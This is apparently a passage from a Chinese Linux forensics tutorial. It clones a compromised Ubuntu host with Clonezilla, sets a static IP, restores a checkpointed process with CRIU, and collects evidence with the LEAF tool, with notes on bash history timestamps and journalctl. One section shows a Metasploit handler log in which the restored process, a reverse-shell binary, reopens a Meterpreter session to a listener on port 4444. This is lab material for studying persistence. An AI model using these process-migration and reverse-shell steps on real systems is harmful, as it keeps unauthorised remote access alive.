
关机 -> 全盘拷贝 -> 新建虚拟机 -> 恢复


U20Copy
clonezilla.org, clonezilla.nchc.org.tw
Clonezilla live (VGA 800x600)
Clonezilla live (VGA 800x600 & To RAM)
Clonezilla live (VGA with large font & To RAM)
Clonezilla live with speech synthesis
Other modes of Clonezilla live
Local operating system in harddrive (if available)
Memtest & FreeDOS
Network boot via iPXE
Press [Tab] to edit options
Automatic boot in 26 seconds...
* Boot menu for BIOS machine
* Clonezilla live version: 3.0.2-21-amd64. (C) 2003-2022, NCHC, Taiwan
* Disclaimer: Clonezilla comes with ABSOLUTELY NO WARRANTY
Clonezilla
Free Software Labs
National Center for High-Performance Computing
Taiwan


restore-1048
NCHC自由软件实验室 - 台湾
再生龙(Clonezilla) - 开放原始码再生还原系统: 选定模式
再生龙是自由(GPL)软件,但是完全没有任何保证,请自行评估风险后使用
本软件在还原时会覆盖硬盘中原本的资料，建议还原前另外备份硬盘中重要的文件。
///提示!
往后如果有复选的选项让您选择，您必须使用空白键来标示您的选择，被标示选到的部分会出现星号(*)///
savedisk 储存本机硬盘为镜像文件
saveparts 储存本机分区为镜像文件
restoredisk 还原镜像文件到本机硬盘
restoreparts 还原镜像文件到本机分区
1-2-mdisks 还原镜像到本机多个磁盘
recovery-iso-zip 产生恢复专用的再生龙
chk-img-restorable 检查是否镜像可以被还原
cvt-img-compression 转换镜像的压缩格式成为另外一个镜像
encrypt-img 将现有的一个未加密的镜像加密
decrypt-img 将现有的一个已加密的镜像解密
exit 退出. 进入命令列
<确定>
<取消>


restore-1048
NCHC自由软件实验室 - 台湾
再生龙(Clonezilla) - 开放原始码再生还原系统 | 模式: restoredisk
选择镜像文件来做还原:
2023-01-05-09-img 2023-0105-0959_sda_17.2GB
restore-1048-img 2023-0106-0801_sda_17.2GB
<确定>
<取消>


restore-1048
Free Software Labs, NCHC, Taiwan
Choose mode
下一步要:
poweroff 关机
reboot 重新开机
cmd 进入命令列
rerun1 重来一次（镜像仓库/home/partimag若已经挂载将会被卸载）
rerun2 重来一次（保持镜像仓库/home/partimag挂载状态）
rerun3 重来一次(重新挂载当前仓库的子目录作为仓库):_/dev/sdb1
<确定>



PS:这里有一个问题，恢复后的系统IP不会是原来的IP了，这会让进程恢复出现问题,所以需要修改IP为静态IP，同时需要网络设备配合，允许修改静态IP后的系统可以正常上网

我的两个系统网络环境相同，所以只需要修改静态IP就好

Ubuntu Server 20.04修改方法如下

```
cp /etc/netplan/00-installer-config.yaml .
sudo vim /etc/netplan/00-installer-config.yaml


# 将下面的配置写入该文件中，如果该文件有过定制，需要按照合适的方式配置
# This file describes the network interfaces available on your system
# For more information, see netplan(5).
network:
  version: 2
  renderer: networkd
  ethernets:
    eno1:
```

```
    dhcp4: no
    addresses: [192.168.1.2/24]
    gateway4: 192.168.1.1
    nameservers:
      addresses: [114.114.114.114]
```

需要按照实际情况修改配置，以本次为例


网卡名称： `enp0s5`


IP地址： `192.168.31.16`

网关： `192.168.31.1`

即：

```
# This file describes the network interfaces available on your system
# For more information, see netplan(5).
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s5:
      dhcp4: no
      addresses: [192.168.31.16/24]
      gateway4: 192.168.31.1
      nameservers:
        addresses: [114.114.114.114]
```


helper — join@u20copy: ~ — ssh join@192.168.31.209 — 80×24
join@u20copy:~$ sudo cp /etc/netplan/00-installer-config.yaml .
[sudo] password for join:
join@u20copy:~$ ls
00-installer-config.yaml criu4shell iamU20copy restore_1048 shell.elf test
join@u20copy:~$ sudo vim /etc/netplan/00-installer-config.yaml
join@u20copy:~$ cat /etc/netplan/00-installer-config.yaml
This file describes the network interfaces available on your system
For more information, see netplan(5).
network:
version: 2
renderer: networkd
ethernets:
enp0s5:
dhcp4: no
addresses: [192.168.31.16/24]
gateway4: 192.168.31.1
nameservers:
addresses: [114.114.114.114]
join@u20copy:~$


join@u20copy:~$ cat /etc/netplan/00-installer-config.yaml
This file describes the network interfaces available on your system
For more information, see netplan(5).
network:
version: 2
renderer: networkd
ethernets:
enp0s5:
dhcp4: no
addresses: [192.168.31.16/24]
gateway4: 192.168.31.1
nameservers:
addresses: [114.114.114.114]
join@u20copy:~$ sudo netplan apply

```
join@u20copy:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:79:5e:bf brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.16/24 brd 192.168.31.255 scope global enp0s5
       valid_lft forever preferred_lft forever
    inet6 fe80::21c:42ff:fe79:5ebf/64 scope link
       valid_lft forever preferred_lft forever
join@u20copy:~$ ping www.baidu.com
PING www.a.shifen.com (110.242.68.4) 56(84) bytes of data.
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=1 ttl=53 time=13.7 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=2 ttl=53 time=13.7 ms
^X64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=3 ttl=53 time=14.3 ms
^C
--- www.a.shifen.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 13.677/13.888/14.291/0.284 ms
join@u20copy:~$ _
```

开始恢复进程

```
helper — join@u20copy: ~/restore_1048 — ssh join@192.168.31.16 — 122×24
join@u20copy:~$ ls
00-installer-config.yaml  criu4shell  iamU20copy  restore_1048  shell.elf  test
join@u20copy:~$ cd restore_1048/
join@u20copy:~/restore_1048$ echo 123; sleep 2; sudo criu restore -vvvv --shell-job --tcp-established
123
[sudo] password for join:
(00.000002) Version: 3.17.1 (gitid 0)
(00.000023) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64
(00.000029) File /run/criu.kdat does not exist
(00.000038) sockets: Probing sock diag modules
(00.013519) sockets: Done probing
(00.030026) Pagemap is fully functional
(00.030065) Found anon-shmem device at 1
(00.030112) Hugetlb size 2 Mb is supported but cannot get dev's number
(00.030128) Reset 1526's dirty tracking
```

```
(00.059362) 1048 was stopped
(00.059381) Run late stage hook from criu master for external devices
(00.059389) restore late stage hook for external plugin failed
(00.059391) Running pre-resume scripts
(00.059417) Restore finished successfully. Tasks resumed.
(00.059428) Writing stats
(00.059485) Running post-resume scripts
^[
```

```
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > getuid
Server username: join
meterpreter > getpid
Current pid: 1048
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter >
[*] 192.168.31.16 - Meterpreter session 7 closed.  Reason: Died

msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > [*] Meterpreter session 8 opened (192.168.31.146:4444 → 192.168.31.16:49908) at 2023-01-06 03:27:51 -0500

msf6 exploit(multi/handler) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > getuid
Server username: join
meterpreter > getpid
Current pid: 1048
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface  2
============
Name         : enp0s5
Hardware MAC : 00:1c:42:79:5e:bf
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.31.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::21c:42ff:fe79:5ebf
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > ls
Listing: /home/join
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100600/rw-------  6404     fil   2023-01-06 02:56:59 -0500  .bash_history
100644/rw-r--r--  220      fil   2020-02-25 07:03:22 -0500  .bash_logout
100644/rw-r--r--  3771     fil   2020-02-25 07:03:22 -0500  .bashrc
040700/rwx------  4096     dir   2023-01-03 03:08:36 -0500  .cache
100644/rw-r--r--  807      fil   2020-02-25 07:03:22 -0500  .profile
040700/rwx------  4096     dir   2023-01-03 03:08:20 -0500  .ssh
100644/rw-r--r--  0        fil   2023-01-03 03:08:44 -0500  .sudo_as_admin_successful
100600/rw-------  809      fil   2023-01-05 11:08:53 -0500  .viminfo
100644/rw-r--r--  117      fil   2023-01-06 03:22:47 -0500  00-installer-config.yaml
040775/rwxrwxr-x  4096     dir   2023-01-06 02:52:15 -0500  criu4shell
100664/rw-rw-r--  0        fil   2023-01-06 00:38:28 -0500  iamU20copy
040775/rwxrwxr-x  4096     dir   2023-01-06 03:27:51 -0500  restore_1048
100775/rwxrwxr-x  1068640  fil   2023-01-06 00:32:49 -0500  shell.elf
040775/rwxrwxr-x  4096     dir   2023-01-06 02:50:36 -0500  test

meterpreter >
```

只执行了一次，Kali Linux 便收到了反弹的shell

成功实现了系统和进程的双迁移!

关键文件取证

- **Linux Evidence Acquisition Framework**

  https://github.com/alex-cart/LEAF

> 不要使用这个工具，可能会使系统出现故障，但是可以参考它的思路写一个自己的工具，代码就算了，这代码连异常都不处理
>
> **这个工具是一个取证工具，通过自定义的文件库对当前系统的响应文件进行复制，之后打包成ISO，还支持通过 yara 语法对文件进行匹配检查**
>
> **很多时候，我们并不能关闭受害系统，而且只想获取部分文件的信息作为取证或者分析材料，这个工具本身自带了一份文件名单，同时支持自定义**

```
// 更新索引
sudo apt update

// 安装pip3
sudo apt install python3-pip

// 升级pip3
pip3 install --upgrade pip

// 安装部分程序
sudo apt install python3-testresources
sudo apt install tree
sudo apt install mkisofs

// 下载 LEAF
git clone https://github.com/alex-cart/LEAF.git

// 安装 python3 依赖库，记得用sudo
cd LEAF
sudo pip3 install -r requirements.txt

// 开始使用，如果使用默认配置
sudo python3 LEAF_master.py
尽可能通过绝对地址来执行 LEAF_master.py
接下来等待进度条走完

// 如果不使用默认配置
-i filelist.txt
```

可以指定需要采集的文件地址，具体地址文件书写方式可以直接查看当前目录下的 target_locations 文件，使用 -i 指定

-u root

如果只想复制某个用户的文件信息，可以通过 -u root 这种形式来指定


-c SERVICES

如果只想针对某一种信息进行收集，可以通过 -c xxx 来进行指定，具体可选参数为 APPLICATIONS, EXECUTIONS, LOGS, MISC, NETWORK, SHELL, STARTUP, SERVICES, SYSTEM, TRASH, USERS

更多参数可以查看 https://github.com/alex-cart/LEAF

```
join@u20copy:~$ sudo apt update
Hit:1 http://cn.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://cn.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://cn.archive.ubuntu.com/ubuntu focal-backports InRelease
Hit:4 http://cn.archive.ubuntu.com/ubuntu focal-security InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
9 packages can be upgraded. Run 'apt list --upgradable' to see them.
join@u20copy:~$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pip is already the newest version (20.0.2-5ubuntu1.6).
The following packages were automatically installed and are no longer required:
  libfwupdplugin1 libxmlb1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
join@u20copy:~$ pip3 install --upgrade pip
Collecting pip
  Using cached pip-22.3.1-py3-none-any.whl (2.1 MB)
Installing collected packages: pip
  WARNING: The scripts pip, pip3, pip3.10 and pip3.8 are installed in '/home/join/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pip-22.3.1
```

```
join@u20copy:~$ sudo apt install python3-testresources
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-testresources is already the newest version (2.0.0-3).
The following packages were automatically installed and are no longer required:
  libfwupdplugin1 libxmlb1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
join@u20copy:~$ sudo apt install tree
Reading package lists... Done
Building dependency tree
Reading state information... Done
tree is already the newest version (1.8.0-1).
The following packages were automatically installed and are no longer required:
  libfwupdplugin1 libxmlb1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
join@u20copy:~$ sudo apt install mkisofs
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'genisoimage' instead of 'mkisofs'
genisoimage is already the newest version (9:1.1.11-3.1ubuntu1).
The following packages were automatically installed and are no longer required:
  libfwupdplugin1 libxmlb1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
join@u20copy:~$
```



查看一下默认的文件清单

```
join@u20copy:~/LEAF$ ls
extensions  __init__.py  LEAF_master.py  readme.md  requirements.txt  target_locations  yara_rules
join@u20copy:~/LEAF$ cat target_locations | wc -l
195
join@u20copy:~/LEAF$ head -n 10 target_locations
# APPLICATIONS
/var/log/yum.log
/var/log/apache2/
/var/log/Xorg.0.log
/var/log/httpd/
/var/log/samba/
/var/log/mysqld/
/var/log/pureftp.log
/var/log/apt/
/var/lib/dpkg/
join@u20copy:~/LEAF$
```

一共195条，去掉第一行，一共 194 个文件夹及文件

现在通过默认的配置文件进行关键文件拷贝

```
join@u20copy:~/LEAF$ pwd
/home/join/LEAF
join@u20copy:~/LEAF$ sudo python3 /home/join/LEAF/LEAF_master.py


Arguments:
        Input File(s):          ['/home/join/LEAF/target_locations']
        Output Directory:       /home/join/LEAF/LEAF_output/
        Evidence Directory:     /home/join/LEAF/LEAF_output/evidence/
        Compiled Targets File:  /home/join/LEAF/LEAF_output/target_locations
        Image Name:             /home/join/LEAF/LEAF_output/LEAF_acquisition_2023-01-06_08-51-53.ISO
        Save raw?               False
        User(s):                ['root', 'join']
        Categories:             ['NETWORK', 'SHELL', 'TRASH', 'LOGS', 'MISC', 'SERVICES', 'SYSTEM', 'USERS', 'EXECUTIONS', 'APPLICATIONS', 'S
TARTUP']
        Yara Scanning Enabled:  False
        Verbose:                False
  0%|                                                                                                    | 0/346 [00:00<?, ?it/s]
^[
  3%|                                                                                                    | 9/346 [00:56<35:10,  6.26s/it]
```

```
 99.10% done, estimate finish Fri Jan  6 09:01:41 2023
 99.57% done, estimate finish Fri Jan  6 09:01:41 2023
Total translation table size: 0
Total rockridge attributes bytes: 0
Total directory bytes: 2387968
Path table size(bytes): 18792
Max brk space used b9a000
1054503 extents written (2059 MB)
Done!
```

```
 81.95% done, estimate finish Fri Jan  6 12:25:00 2023
genisoimage: Input/output error. Cannot read from '/home/join/LEAF/LEAF_output/evidence3/var/lib/command-not-found/commands.db'
Done!
Saving acquisition log...
Saving error log...
Saving yara log...

Acquisition completed.
        Filename: /home/join/LEAF/LEAF_output/LEAF_acquisition_2023-01-06_12-19-34.ISO
        SHA1 Hash: 496652355573039e982cccfcb71955dae442d73e

Processing Time: 0:05:27.809640
join@u20copy:~/LEAF$ ls
extensions  __init__.py  LEAF_master.py  LEAF_output  readme.md  requirements.txt  target_locations  target_locations.bak  yara_rules
```

思路挺好，但是不要用这个工具及其代码，我尝试加一些异常处理代码，最终系统还是难以避免挂掉的结果

0x11 history 显示执行时间

history 信息默认是不显示命令执行的时间的，但是默认记录了时间，可以通过配置环境变量将时间显示出来

```
export HISTTIMEFORMAT='%F %T '
```

```
[root@localhost ~]# whoami
root
[root@localhost ~]# echo "flag"
flag
[root@localhost ~]# history
    1  clear
    2  whoami
    3  echo "flag"
    4  history
[root@localhost ~]# export HISTTIMEFORMAT='%F %T '
[root@localhost ~]# history
    1  2023-08-11 01:07:42 clear
    2  2023-08-11 01:07:45 whoami
    3  2023-08-11 01:07:52 echo "flag"
    4  2023-08-11 01:07:56 history
    5  2023-08-11 01:07:59 export HISTTIMEFORMAT='%F %T '
    6  2023-08-11 01:08:01 history
[root@localhost ~]#
```

0x12 单独查看某个进程的日志

```
journalctl -u 服务名称
```

```
[root@localhost ~]# journalctl -u crond.service
Aug 11 00:13:43 localhost systemd[1]: Started Command Scheduler.
Aug 11 00:13:43 localhost crond[833]: (CRON) STARTUP (1.5.7)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 2% if used.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (running with inotify support)
Aug 11 01:01:01 localhost.localdomain CROND[15685]: (root) CMD (run-parts /etc/cron.hourly)
